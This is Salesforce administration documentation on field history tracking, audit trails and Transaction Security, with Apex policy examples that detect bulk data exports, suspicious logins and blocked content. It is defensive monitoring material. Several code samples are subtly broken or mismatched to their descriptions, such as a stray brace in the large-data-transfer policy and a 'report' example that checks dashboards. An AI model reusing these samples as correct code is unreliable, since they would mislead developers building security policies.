- Changes to custom field labels that have been translated via the Translation Workbench are shown in the locale of the user viewing the History related list. For example, if a custom field label is *Red* and translated into Spanish as *Rojo*, then a user with a Spanish locale sees the custom field label as *Rojo*. Otherwise, the user sees the custom field label as *Red*.
- Changes to date fields, number fields, and standard fields are shown in the locale of the user viewing the History related list. For example, a date change to *August 5, 2012* shows as *8/5/2012* for a user with the English (United States) locale, and as *5/8/2012* for a user with the English (United Kingdom) locale.
- If a trigger causes a change on an object the current user doesn't have permission to edit, that change is not tracked. Field history honors the permissions of the current user.
- In Lightning, you can see gaps in numerical order in the Created Date and ID fields. All tracked changes still are committed and recorded to your audit log. However, the exact time that those changes occur in the database can vary widely and aren't guaranteed to occur within the same millisecond. For example, there can be triggers or updates on a field that increase the commit time, and you can see a gap in time. During that time period, IDs are created in increasing numerical order but can also have gaps for the same reason.
- Changes to time fields aren't tracked in the field history related list.

IN THIS SECTION:

[Track Field History for Standard Objects](#)

You can enable field history tracking for standard objects in the object's management settings.

[Track Field History for Custom Objects](#)

You can enable field history tracking for custom objects in the object's management settings.

[Disable Field History Tracking](#)

You can turn off field history tracking from the object's management settings.

[Field Audit Trail](#)

Field Audit Trail lets you define a policy to retain archived field history data up to 10 years from the time the data was archived. This feature helps you comply with industry regulations related to audit capability and data retention.

Track Field History for Standard Objects

You can enable field history tracking for standard objects in the object's management settings.

If you use both business accounts and person accounts, keep in mind that:

- Field history tracking for accounts applies to both business and person accounts, so the 20-field maximum includes both types of accounts.
- Changes made directly to a person contact record aren't tracked by field history.

To set up field history tracking:

1. From the management settings for the object whose field history you want to track, go to the fields area.
2. Click **Set History Tracking**.



Tip: When you enable tracking for an object, customize your page layouts to include the object's history related list.

3. For accounts, contacts, leads, and opportunities, select the `Enable Account History`, `Enable Contact History`, `Enable Lead History`, or `Enable Opportunity History` checkbox.
4. Choose the fields you want tracked.

You can select a combination of up to 20 standard and custom fields per object. For accounts, this limit includes fields for both business accounts and person accounts..

Certain changes, such as case escalations, are always tracked.

You can't track the following fields:

- Formula, roll-up summary, or auto-number fields
- `Created By` and `Last Modified By`
- `Expected Revenue` field on opportunities
- `Master Solution Title` or the `Master Solution Details` fields on solutions; these fields display only for translated solutions in organizations with multilingual solutions enabled.

5. Click **Save**.

Salesforce tracks history from this date and time forward. Changes made prior to this date and time are not included.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)), Lightning Experience, and the Salesforce app

Available in: **Contact Manager, Essentials, Group, Professional, Enterprise, Performance, Unlimited, Developer**, and **Database.com** Editions

Standard Objects are not available in **Database.com**

USER PERMISSIONS

To set up which fields are tracked:

- **Customize Application**

Track Field History for Custom Objects

You can enable field history tracking for custom objects in the object's management settings.

1. From the management settings for the custom object, click **Edit**.

2. Select the **Track Field History** checkbox.



Tip: When you enable tracking for an object, customize your page layouts to include the object's history related list.

3. Save your changes.

4. Click **Set History Tracking** in the Custom Fields & Relationships section.

This section lets you set a custom object's history for both standard and custom fields.

5. Choose the fields you want tracked.

You can select up to 20 standard and custom fields per object. You can't track:

- Formula, roll-up summary, or auto-number fields
- **Created By** and **Last Modified By**

6. Click **Save**.

Salesforce tracks history from this date and time forward. Changes made prior to this date and time are not included.

Disable Field History Tracking

You can turn off field history tracking from the object's management settings.



Note: You can't disable field history tracking for an object if Apex references one of its a field on the object is referenced in Apex.

1. From the management settings for the object whose field history you want to stop tracking, go to **Fields**.

2. Click **Set History Tracking**.

3. Deselect **Enable History** for the object you are working with—for example, **Enable Account History**, **Enable Contact History**, **Enable Lead History**, or **Enable Opportunity History**.

The History related list is automatically removed from the associated object's page layouts.

If you disable field history tracking on a standard object, you can still report on its history data up to the date and time that you disabled tracking. If you disable field history tracking on a custom object, you cannot report on its field history.

4. Save your changes.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)), Lightning Experience, and the Salesforce app

Available in: **Contact Manager, Essentials, Group, Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Standard Objects are not available in **Database.com**

USER PERMISSIONS

To set up which fields are tracked:

- **Customize Application**

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)), Lightning Experience, and the Salesforce app

Available in: **Contact Manager, Essentials, Group, Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Standard Objects are not available in **Database.com**

USER PERMISSIONS

To set up which fields are tracked:

- **Customize Application**

Field Audit Trail

Field Audit Trail lets you define a policy to retain archived field history data up to 10 years from the time the data was archived. This feature helps you comply with industry regulations related to audit capability and data retention.

Use Salesforce Metadata API to define a retention policy for your field history for fields that have field history tracking enabled. Then use REST API, SOAP API, and Tooling API to work with your archived data. For information about enabling Field Audit Trail, contact your Salesforce representative.

Field history is copied from the History related list into the `FieldHistoryArchive` big object. You define one `HistoryRetentionPolicy` for your related history lists, such as Account History, to specify Field Audit Trail retention policies for the objects you want to archive. You can then deploy the big object by using the Metadata API (Workbench or Ant Migration Tool). You can update the retention policy on an object as often as you like.

You can set field history retention policies on the following objects.

- Accounts, including Person Accounts
- Assets
- Cases
- Contacts
- Contracts
- Contract Line Items
- Entitlements
- Leads
- Opportunities
- Price Books
- Products
- Service Appointments
- Service Contracts
- Solutions
- Work Orders
- Work Order Line Items
- Custom objects with field history tracking enabled



Note: `HistoryRetentionPolicy` is automatically set on the supported objects, once Field Audit Trail is enabled. By default, data is archived after 18 months in a production organization, after one month in a sandbox organization, and all archived data is stored for 10 years. The default retention policy is not included when retrieving the object's definition through the Metadata API. Only custom retention policies are retrieved along with the object definition.

You can include field history retention policies in managed and unmanaged packages.

The following fields can't be tracked.

- Formula, roll-up summary, or auto-number fields
- Created By and Last Modified By
- Expected Revenue field on opportunities
- Master Solution Title or the Master Solution Details fields on solutions
- Long text fields

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#))

Available in: **Enterprise, Performance, and Unlimited** Editions

USER PERMISSIONS

To specify a field history retention policy:

- Retain Field History

- Multi-select fields

After you define and deploy a Field Audit Trail policy, production data is migrated from related history lists such as Account History into the `FieldHistoryArchive` big object. The first copy writes the field history that's defined by your policy to archive storage and sometimes takes a long time. Subsequent copies transfer only the changes since the last copy and are much faster. A bounded set of SOQL is available to query your archived data.

Use Async SOQL to build aggregate reports from a custom object based on the volume of the data in the `FieldHistoryArchive` big object.



Note: If your organization has Field Audit Trail enabled, previously archived data isn't encrypted if you turn on Platform Encryption later. For example, your organization uses Field Audit Trail to define a data history retention policy for an account field, such as the phone number field. After enabling Platform Encryption, you turn on encryption for that field, and phone number data in the account is encrypted. New phone number records and previous updates stored in the Account History related list are encrypted. However, phone number history data that is already archived in the `FieldHistoryArchive` object remains stored without encryption. If your organization needs to encrypt previously archived data, contact Salesforce. We encrypt and rearchive the stored field history data, then delete the unencrypted archive.

Monitor Setup Changes

Setup Audit Trail tracks the recent setup changes that you and other admins have made to your org. Audit history is especially useful in orgs with multiple admins.

To view the audit history, from Setup, enter *View Setup Audit Trail* in the **Quick Find** box, then select **View Setup Audit Trail**. To download your org's full setup history for the past 180 days, click **Download**. After 180 days, setup entity records are deleted.

The history shows the 20 most recent setup changes made to your org. It lists the date of the change, who made it, and what the change was. If a delegate (like an admin or customer support representative) makes a setup change on behalf of an end user, the Delegate User column shows the delegate's username. For example, if a user grants login access to an admin and the admin makes a setup change, the admin's username is listed.

Setup Audit Trail tracks these changes.

Setup	Changes Tracked
Administration	<ul style="list-style-type: none"> • Company information, default settings like language or locale, and company messages • Multiple currency • Users, portal users, roles, permission sets, and profiles • Email addresses for any user • Deleting email attachments sent as links • Email footers, including creating, editing, or deleting • Record types, including creating or renaming record types and assigning record types to profiles • Divisions, including creating, editing, and transferring and changing users' default division • Certificates, adding or deleting • Domain names

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager, Essentials, Group, Professional, Enterprise, Performance, Unlimited, Developer**, and **Database.com** Editions

USER PERMISSIONS

To view audit trail history:

- View Setup and Configuration

Setup	Changes Tracked
Customization	<ul style="list-style-type: none"> Enabling or disabling Salesforce as an identity provider
	<ul style="list-style-type: none"> User interface settings like collapsible sections, Quick Create, hover details, or related list hover links Page layout, action layout, and search layouts Compact layouts Salesforce app navigation menu Inline edits Custom fields and field-level security, including formulas, picklist values, and field attributes like the auto-number field format, field manageability, or masking of encrypted fields Lead settings, lead assignment rules, and lead queues Activity settings Support settings, business hours, case assignment and escalation rules, and case queues Requests to Salesforce Customer Support Tab names, including tabs that you reset to the original tab name Custom apps (including Salesforce console apps), custom objects, and custom tabs Contract settings Forecast settings Email-to-Case or On-Demand Email-to-Case, enabling or disabling Custom buttons, links, and s-controls, including standard button overrides Drag-and-drop scheduling, enabling or disabling Similar opportunities, enabling, disabling, or customizing Quotes, enabling or disabling Data category groups, data categories, and category-group assignments to objects Article types Category groups and categories Salesforce Knowledge settings Ideas settings Answers settings Field tracking in feeds Campaign influence settings Critical updates, activating or deactivating Chatter email notifications, enabling or disabling Chatter new user creation settings for invitations and email domains, enabling or disabling Validation rules
	<ul style="list-style-type: none"> Public groups, sharing rules, and org-wide sharing, including the Grant Access Using Hierarchies option Password policies Password resets

Setup	Changes Tracked
	<ul style="list-style-type: none"> • Session settings, like session timeout (excluding Session times out after and Session security level required at login profile settings) • Delegated administration groups and the items delegated admins can manage (setup changes made by delegated administrators are also tracked) • Lightning Login, enabling or disabling, enrollments, and cancellations • How many records a user emptied from their Recycle Bin and from the org's Recycle Bin • SAML (Security Assertion Markup Language) configuration settings • Salesforce certificates • Identity providers, enabling or disabling • Named credentials • Service providers • Shield Platform Encryption setup
Data Management	<ul style="list-style-type: none"> • Mass delete use, including when a mass delete exceeds the user's Recycle Bin limit on deleted records • Data export requests • Mass transfer use • Reporting snapshots, including defining, deleting, or changing the source report or target object on a reporting snapshot • Use of the Data Import Wizard • Sandbox deletions
Development	<ul style="list-style-type: none"> • Apex classes and triggers • Visualforce pages, custom components, and static resources • Lightning pages • Action link templates • Custom settings • Custom metadata types and records • Remote access definitions • Salesforce Sites settings
Various Setup	<ul style="list-style-type: none"> • API usage metering notification, creating • Territories • Process automation settings • Approval processes • Workflow actions, creating or deleting • Flows • Packages from Salesforce AppExchange that you installed or uninstalled
Using the application	<ul style="list-style-type: none"> • Account team and opportunity team selling settings • Activating Google Apps services

Setup	Changes Tracked
	<ul style="list-style-type: none"> • Mobile configuration settings, including data sets, mobile views, and excluded fields • Users with the “Manage External Users” permission logging in to the partner portal as partner users • Users with the “Edit Self-Service Users” permission logging in to the Salesforce Customer Portal as Customer Portal users • Partner portal accounts, enabling or disabling • Salesforce Customer Portal accounts, disabling • Salesforce Customer Portal, enabling or disabling • Creating multiple Customer Portals • Entitlement processes and entitlement templates, changing or creating • Self-registration for a Salesforce Customer Portal, enabling or disabling • Customer Portal or partner portal users, enabling or disabling

Transaction Security Policies

Transaction Security is a framework that intercepts real-time Salesforce events and applies appropriate actions and notifications based on security policies you create. Transaction Security monitors events according to the policies that you set up. When a policy is triggered, you can receive a notification and have an optional action taken.

Policies evaluate activity using events that you specify. For each policy, you define real-time actions, such as notify, block, force two-factor authentication, freeze user, or end a session.

For example, suppose that you activate the Concurrent Sessions Limiting policy to limit the number of concurrent sessions per user. In addition, you change the policy to notify you via email when the policy is triggered. You also update the policy’s Apex implementation to limit users to three sessions instead of the default five sessions. (That’s easier than it sounds.) Later, someone with three login sessions tries to create a fourth. The policy prevents that and requires the user to end one of the existing sessions before proceeding with the new session. At the same time, you are notified that the policy was triggered.


The Transaction Security architecture uses the Security Policy Engine to analyze events and determine the necessary actions.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, and Developer** Editions

Requires purchasing Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.



A transaction security policy consists of events, notifications, and actions. For example, when a user tries to export Account data, you can block the operation and get notified by email.

IN THIS SECTION:

[Set Up Transaction Security](#)

Activate and configure transaction security on your org before creating your own custom policies. Only an active user assigned the System Administrator profile can use this feature.

[Create Transaction Security Policies](#)

Create your own custom policies, triggered by specific events. Only an active user assigned the System Administrator profile can use this feature.

[Apex Policies for Transaction Security](#)

Every Transaction Security policy must implement the Apex `TxnSecurity.PolicyCondition` interface.

Set Up Transaction Security

Activate and configure transaction security on your org before creating your own custom policies. Only an active user assigned the System Administrator profile can use this feature.

1. Enable transaction security policies to make them available for use.
 - a. From Setup, enter *Transaction Security* in the Quick Find box, then select **Transaction Security Policies**.
 - b. Click **Enable**.

When you enable Transaction Security, two policies are created: Concurrent User Session Limit and Lead Data Export. For more information and examples, see [Transaction Security Policies](#) on page 6.

2. Set the Transaction Security preferences for your org.
 - a. On the Transaction Security Policies page, click **Edit Preferences**.
 - b. Select **When users exceed the maximum number of Salesforce sessions allowed, close the oldest session**.

Login policies affect programmatic access and access from Salesforce Classic and Lightning Experience. When you create a policy that limits the number of concurrent user sessions, all sessions count toward that limit. Regular logins with a username and password, logins by web applications, logins using Authentication Providers, and all other login types are considered.

The session limit isn't a problem in Salesforce Classic or Lightning Experience because you're prompted to select which session or sessions to end. That choice isn't available from within a program, so the program receives a Transaction Security exception that the session limit has been reached.

To prevent this problem, select **When users exceed the maximum number of Salesforce sessions allowed, close the oldest session**. Then when a programmatic request is made that exceeds the number of sessions allowed, older sessions are ended until the session count is below the limit. The setting also works for logins from the UI. Instead of being asked to select a session to end, the oldest session is automatically ended, and the new login proceeds for the new session. Here's how the OAuth flows handle login policies with and without the preference being set.

Flow Type	Action If Preference Is Selected	Action If Preference Is Not Selected
OAuth 2.0 web server	Authorization Code and Access Token granted Older sessions are ended until you're within policy compliance.	Authorization Code granted, but Access Token not granted Older sessions are ended until you're within policy compliance.
OAuth 2.0 user-agent	Access Token granted Older sessions are ended until you're within policy compliance.	Access Token granted Older sessions are ended until you're within policy compliance.
OAuth 2.0 refresh token flow	Access Token granted Older sessions are ended until you're within policy compliance.	TXN_SECURITY_END_SESSION exception

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

Requires purchasing Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

USER PERMISSIONS

User Permissions Needed

To create, edit, and manage transaction security policies:

- Customize Application

To manage transaction security policies:

- Author Apex

Flow Type	Action If Preference Is Selected	Action If Preference Is Not Selected
OAuth 2.0 JWT bearer token	Access Token granted Older sessions are ended until you're within policy compliance.	TXN_SECURITY_END_SESSION exception
OAuth 2.0 SAML bearer assertion	Access granted Older sessions are ended until you're within policy compliance.	TXN_SECURITY_END_SESSION exception
OAuth 2.0 username and password	Access granted Older sessions are ended until you're within policy compliance.	Access denied due to more than the number of sessions allowed by the policy
SAML assertion	Not applicable	Not applicable


For more information on authentication flows, see [Authenticate Apps with OAuth](#) in Salesforce Help.

Create Transaction Security Policies

Create your own custom policies, triggered by specific events. Only an active user assigned the System Administrator profile can use this feature.

You can create multiple policies for the same type of event, but we recommend that your policies and their actions don't overlap. If multiple policies with the same action for a given event execute when the event occurs, their order of execution is indeterminate.

1. From Setup, enter *Transaction* in the **Quick Find** box, select **Transaction Security Policies**, and then click **New**.
2. If you are participating in the Real-Time Events pilot, select whether you want to create a policy with the Condition Builder wizard or with an Apex class. If you're not in the pilot, skip to step 3.
3. Select the event or entity that your policy monitors.

 **Note:** AccessResource event policies don't trigger when Dashboard Subscriptions send an email. These policies still trigger when users access resources directly from a dashboard. Lightning Experience supports only the Feed Comment and Feed Item resources, while Salesforce Classic supports all Chatter resources. You can't create a Data Export event policy for joined reports, historical reports, or custom report types.

4. If you're creating an Apex policy, in Apex Class, select **New Empty Apex Class** unless you have an existing policy condition to use.
Transaction Security creates a stub, or placeholder, Apex policy condition. You'll expand it after creating the policy.
5. Next select what the policy is to do when triggered, who is to be notified and how, and the user that the policy executes as. The user selected for **Execute Policy As** must have the System Administrator profile.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Requires purchasing Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

USER PERMISSIONS

User Permissions Needed

To create, edit, and manage transaction security policies:

- Customize Application

To manage transaction security policies:

- Author Apex

The actions available vary depending on the event type. For login and resource events, you can also block the action or require a higher level of access control with two-factor authentication. For Chatter events, you can freeze the user or block the post. For Login events, you can require ending an existing session before continuing with the current session. You can set the default action for ending a session to always close the oldest session.



Note: Two-factor authentication is not available in the Salesforce app or Lightning Experience for the Resource Access event type. The Block action is used instead.

6. Choose a descriptive name for your policy. Your policy name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
7. Click **Finish**.

If you didn't select an existing Apex class for your new policy, modify the generated Apex class now, before activating your policy. Click the Apex class name to get started and add the condition that triggers the policy. See [Apex Policies for Transaction Security](#) for examples.

Apex Policies for Transaction Security

Every Transaction Security policy must implement the Apex `TxnSecurity.PolicyCondition` interface.

If you didn't specify a condition value before you generated the Apex interface for a policy, you can add the condition later. To change the condition, you can edit the Apex code to include a condition before you activate your policy. If you don't include a condition, your policy isn't triggered.

Don't include DML statements in your custom policies because they can cause errors. When you send a custom email via Apex during transaction policy evaluation, you get an error, even if the record is not explicitly related to another record. For more information, see [Apex DML Operations](#) in the *Apex Developer Guide*.

When you delete a transaction security policy, your `TxnSecurity.PolicyCondition` implementation isn't deleted. You can reuse your Apex code in other policies.

IN THIS SECTION:

[Apex Transaction Security Implementation Examples](#)

Here are examples of various Apex transaction security implementations.

EDITIONS

Available in: Salesforce Classic and Lightning Experience


Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Requires purchasing Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Apex Transaction Security Implementation Examples

Here are examples of various Apex transaction security implementations.

Multiple Logins

 **Example:** This example implements a policy that is triggered when someone logs in from different IP addresses in the past 24 hours.

```
global class LoginPolicyCondition implements
TxnSecurity.PolicyCondition {
    public boolean evaluate(TxnSecurity.Event e) {
        AggregateResult[] results = [SELECT SourceIp
                                      FROM LoginHistory
                                      WHERE UserId = :e.userId
                                      AND LoginTime =
LAST_N_DAYS:1
                                      GROUP BY SourceIp];
        if(!results.isEmpty() && results.size() > 1) {
            return true;
        }
        return false;
    }
}
```

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

Requires purchasing Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.


Logins from a Specific IP Address

 **Example:** This example implements a policy that is triggered when a session is created from a specific IP address.

```
global class SessionPolicyCondition implements TxnSecurity.PolicyCondition {
    public boolean evaluate(TxnSecurity.Event e) {

        LoginHistory eObj = [SELECT SourceIp FROM LoginHistory WHERE Id =
:e.data.get('LoginHistoryId')];
        if (eObj.SourceIp == '1.1.1.1') {
            return true;
        }
        return false;
    }
}
```

Data Export

 **Example:** This example implements a policy that triggers when more than 1,000 leads are exported, for example, by the Data Loader. EntityName is a field in the event e that contains the name of the entity, such as Account or Contact.

```
global class LeadExportPolicyCondition implements TxnSecurity.PolicyCondition {
    public boolean evaluate(TxnSecurity.Event e) {

        Integer numberOfRecords = Integer.valueOf(e.data.get('NumberOfRecords'));
        String entityName = e.data.get('EntityName');

        if ('Lead'.equals(entityName) && numberOfRecords > 1000) {
            return true;
        }
    }
}
```

```

        return false;
    }
}

```

Report Access


 **Example:** This policy is triggered when someone accesses a report.

```

global class ReportsPolicyCondition implements TxnSecurity.PolicyCondition {
    public boolean evaluate(TxnSecurity.Event e) {
        if(e.data.get('SessionLevel') == 'STANDARD' ){
            return true;
        }
        return false;
    }
}

```

Connected App Access

 **Example:** This policy is triggered when someone accesses a connected app.

```

global class ConnectedAppsPolicyCondition implements TxnSecurity.PolicyCondition {
    public boolean evaluate(TxnSecurity.Event e) {
        if(e.data.get('SessionLevel') == 'STANDARD' && (e.entityId == '0CiD00000004Cce')){

            return true;
        }
        return false;
    }
}

```

Localhost Login

 **Example:** This example uses the IP address in a login policy. The policy is triggered when there's a login from localhost.

From the Transaction Security Policies page, create a policy to block localhost logins. Here is the generated Apex policy:

```

global class BlockLocalhostLoginPolicyCondition implements TxnSecurity.PolicyCondition
{
    public boolean evaluate(TxnSecurity.Event e) {
        // Get the LoginHistoryId to in turn select the SourceIp address.
        String loginHistoryId = e.data.get('LoginHistoryId');
        // Retrieve SourceIp from LoginHistory.
        LoginHistory eObj =
            [SELECT SourceIp FROM LoginHistory WHERE id = :e.data.get('LoginHistoryId')];
        // If the Source IP is localhost (127.0.0.1), trigger the policy and return true.

        if(eObj.SourceIp == '127.0.0.1') {
            return true;
        }
        return false;
    }
}

```

Large Data Transfer


 **Example:** This policy triggers when 2,000 records or more are downloaded via the API.

An admin or other customer with API privileges can download all customer data in bulk using SOAP API, REST API, or Bulk API. This security policy restricts API-based data downloads to 2,000 records and alerts the admin with a real-time notification if the policy is triggered.

```
global class DataLoaderExportPolicyCondition implements TxnSecurity.PolicyCondition {

    public boolean evaluate(TxnSecurity.Event e) {
        Boolean isApi = Boolean.valueOf(e.data.get('IsApi')) { // For any API request...
        Integer numberOfRecords = Integer.valueOf(e.data.get('NumberOfRecords'));
        if (isApi && numberOfRecords >= 2000) {
            return true;
        }
        return false;
    }
}
```

Confidential Data Access

 **Example:** This policy requires everyone to use two-factor authentication before accessing a specific report.

You can have sensitive, confidential data in your quarterly Salesforce reports. You also want to ensure that teams accessing those reports use two-factor authentication (2FA) for high assurance before viewing this data. The policy makes 2FA a requirement, but you can't provide high-assurance sessions until your teams have a way to meet the 2FA requirements. As a prerequisite, first set up 2FA in your Salesforce environment.

This example highlights the capability of a policy to enforce 2FA for a specific report. The report defined here is any report with "Quarterly Report" in its name. Anyone accessing the report is required to have a high-assurance session using 2FA.

```
global class ConfidentialDataPolicyCondition implements TxnSecurity.PolicyCondition {

    public boolean evaluate(TxnSecurity.Event e) {
        if (e.resourceType == 'Dashboard') { // If the event is about Dashboards...
            Dashboard dashboard =
                [SELECT DeveloperName FROM Dashboard WHERE id = :e.entityId];
            String name = String.valueOf(dashboard.DeveloperName);
            // Check if this is a quarterly report.
            if (name.containsIgnoreCase('Quarterly Report')) {
                return true;
            }
        }
        return false;
    }
}
```

Browser Check

 **Example:** This policy triggers when a user with a known operating system and browser combination tries to log in with another browser on a different operating system.

Many organizations have standard hardware and support specific versions of different browsers. You can use this standard to reduce the security risk for high impact individuals by acting when logins take place from unusual devices. For example, your CEO typically logs in from San Francisco using a MacBook or Salesforce mobile application on an iPhone to Salesforce. When a login

occurs from elsewhere using a Chromebook, it's highly suspicious. Because hackers do not necessarily know which platforms corporate executives use, this policy makes a security breach less likely.

In this example, the customer organization knows that their CEO is using a MacBook running OS X with the Safari browser. Any attempt to log in using the CEO's credentials with anything else is automatically blocked.

```
global class CeoBrowserAccessPolicyCondition implements TxnSecurity.PolicyCondition {

    public boolean evaluate(TxnSecurity.Event e) {
        // If it's a Login attempt from our CEO's user account.
        if (e.action == 'Login' && e.userId == '005x0000005VmCu') {
            // Get the platform & browser from LoginHistory for this login attempt.
            LoginHistory loginAttempt =
                [SELECT Platform, Browser FROM LoginHistory
                 WHERE Id = :e.data.get('LoginHistoryId')];
            String platform = loginAttempt.Platform;
            String browser = loginAttempt.Browser;
            // The policy is triggered when the CEO isn't using Safari on Mac OSX.
            if (!platform.equals('Mac OSX') || !browser.startsWith('Safari')) {
                return true;
            }
        }
        return false;
    }
}
```

Block Logins by Country



Example: This policy blocks access by country.

Your organization could have remote offices and a global presence but, due to international law, wants to restrict access to its Salesforce org.

This example builds a policy that blocks users logging in from North Korea. If users are in North Korea but using a corporate VPN, their VPN gateway would be in Singapore or the United States. The VPN gateway would make their login successful because Salesforce would see the internal U.S.-based company IP address.

```
global class BlockAccessFromNKPolicyCondition implements TxnSecurity.PolicyCondition {

    public boolean evaluate(TxnSecurity.Event e) {
        // Get the login history.
        LoginHistory loginAttempt =
            [SELECT LoginGeoId FROM LoginHistory WHERE Id = :e.data.get('LoginHistoryId')];

        // Get the login's geographical info.
        String loginGeoId = String.valueOf(loginAttempt.LoginGeoId);
        LoginGeo loginGeo = [SELECT Country FROM LoginGeo WHERE Id = :loginGeoId];
        // Get the country at that location.
        String country = String.valueOf(loginGeo.Country);
        // Trigger policy and block access for any user trying to log in from North Korea.

        if(country.equals('North Korea')) {
            return true;
        }
        return false;
    }
}
```

```
}
}
```

You can also restrict access to other values, like postal code or city.

Block an Operating System

 **Example:** This policy blocks access for anyone using an older version of the Android OS.

You're concerned with a specific mobile platform's vulnerabilities and its ability to capture screen shots and read data while accessing Salesforce. If the device is not running a security client, you could restrict access from device platforms using operating systems with known and well-identified vulnerabilities. This policy blocks devices using Android 5.0 or earlier.

```
global class BlockOldAndroidDevicesPolicyCondition implements TxnSecurity.PolicyCondition
{
    public boolean evaluate(TxnSecurity.Event e) {
        LoginHistory loginAttempt =
            [SELECT Platform FROM LoginHistory WHERE Id = :e.data.get('LoginHistoryId')];
        if (loginAttempt != null) {
            String platform = loginAttempt.Platform;
            if (platform.contains('Android') && platform.compareTo('Android 5') < 0) {
                return true;
            }
        }
        return false; // Allow access from Android versions greater than 5.
    }
}
```


Block Specific Content

 **Example:** This policy blocks a specified word by searching posted Chatter text.

You can scan or filter for specific words in posts. This example looks for a post containing the word “Salesforce” and blocks those posts. You can also write conditions that loop through a list of words or keep a running total of the occurrence of the words.

```
global class ChatterMessageWordFilterPolicyCondition implements
TxnSecurity.PolicyCondition {
    public boolean evaluate(TxnSecurity.Event event) {
        String body = event.data.get('Body');

        if (body.containsIgnoreCase('Salesforce')) {
            return true;
        }
        return false;
    }
}
```

 **Note:** If you're comparing the contents of the entire post, don't use the `equals` string method. Instead use `contains` or `containsIgnoreCase`, as shown here. If the Chatter settings allow emoticons or rich text, those items are included in the Chatter post's body. For example, with rich text, the post *"This is text."* could be stored as `<p>This is text.</p>`. If you use the `equals` method, the embedded tags prevent your otherwise identical comparison text from matching the post body.

Block Profanity

 **Example:** This policy blocks profanity by using an external service.

Advertisers and spammers often post messages to successful communities at high rates to increase their chances of people clicking their links. The links can include unwanted content. You can use technologies outside of Salesforce to scan or filter content based on these different services.

This policy executes an API callout to see if the content is compliant, and uses a service that blocks commonly accepted English profanity as specified at www.purgomalum.com/profanitylist.


```
global class ChatterMessageProfanityFilterPolicyCondition implements
TxnSecurity.PolicyCondition {
    public boolean evaluate(TxnSecurity.Event e) {
        String body = e.data.get('Body');

        //Create HTTPRequest and specify its type and properties.
        HttpRequest request = new HttpRequest();
        request.setMethod('GET');
        request.setHeader('content-type', 'text/plain');
        request.setHeader('Connection', 'keep-alive');
        request.setEndpoint('http://www.purgomalum.com/service/containsprofanity?text=' +

                               EncodingUtil.urlEncode(body, 'UTF-8'));

        Http http = new Http();
        HTTPResponse response = http.send(request);

        if (response.getStatusCode() == 200 && response.getBody().equals('true')) {
            return true; // Callout succeeded and found profanity in the message.
        }
        return false; // Callout failed or no profanity was found.
    }
}
```

 **Note:** If an API callout's elapsed execution time exceeds 3 seconds, the user is denied access to the resource or entity. For more information, see [Transaction Security Metering](#).

Block a Connected App

 **Example:** This policy blocks a connected app with API access from accessing large amounts data.

Sometimes connected apps have API privileges to access data org-wide due to sharing or account access settings definitions. However, the end user of the connected app is restricted to only a specific dataset. This conflict can result in an increased security risk by identifying the API key and performing command-line searches directly in the database to look for leads. The following policy avoids this situation and data loss around your company's lead information.

```
global class DataLoaderLeadExportPolicyCondition implements TxnSecurity.PolicyCondition
{
    public boolean evaluate(TxnSecurity.Event e) {
        if (Boolean.valueOf(e.data.get('IsApi'))) {

            // The event data is a Map<String, String>. We need to call the
            // valueOf() method on appropriate data types to use them here.
            String resourceType          = e.data.get('resourceType');
            String connectedAppId        = e.data.get('ConnectedAppId');
            Integer numberOfRecords      = Integer.valueOf(e.data.get('NumberOfRecords'));
            Integer executionTimeMillis = Integer.valueOf(e.data.get('ExecutionTime'));
```



```
// We're looking for leads accessed by a specific connected app that is
// transferring more than 2,000 records a second - a large transfer.
if ('Lead'.equals(resourceType) &&
    '0CiD00000004Cce'.equals(connectedAppId) &&
    numberOfRecords > 2000 &&
    executionTimeMillis > 1000) {
    return true;
}
return false;
}
```

Security Guidelines for Apex and Visualforce Development

Understand and guard against vulnerabilities in your code as you develop custom applications.

Understanding Security

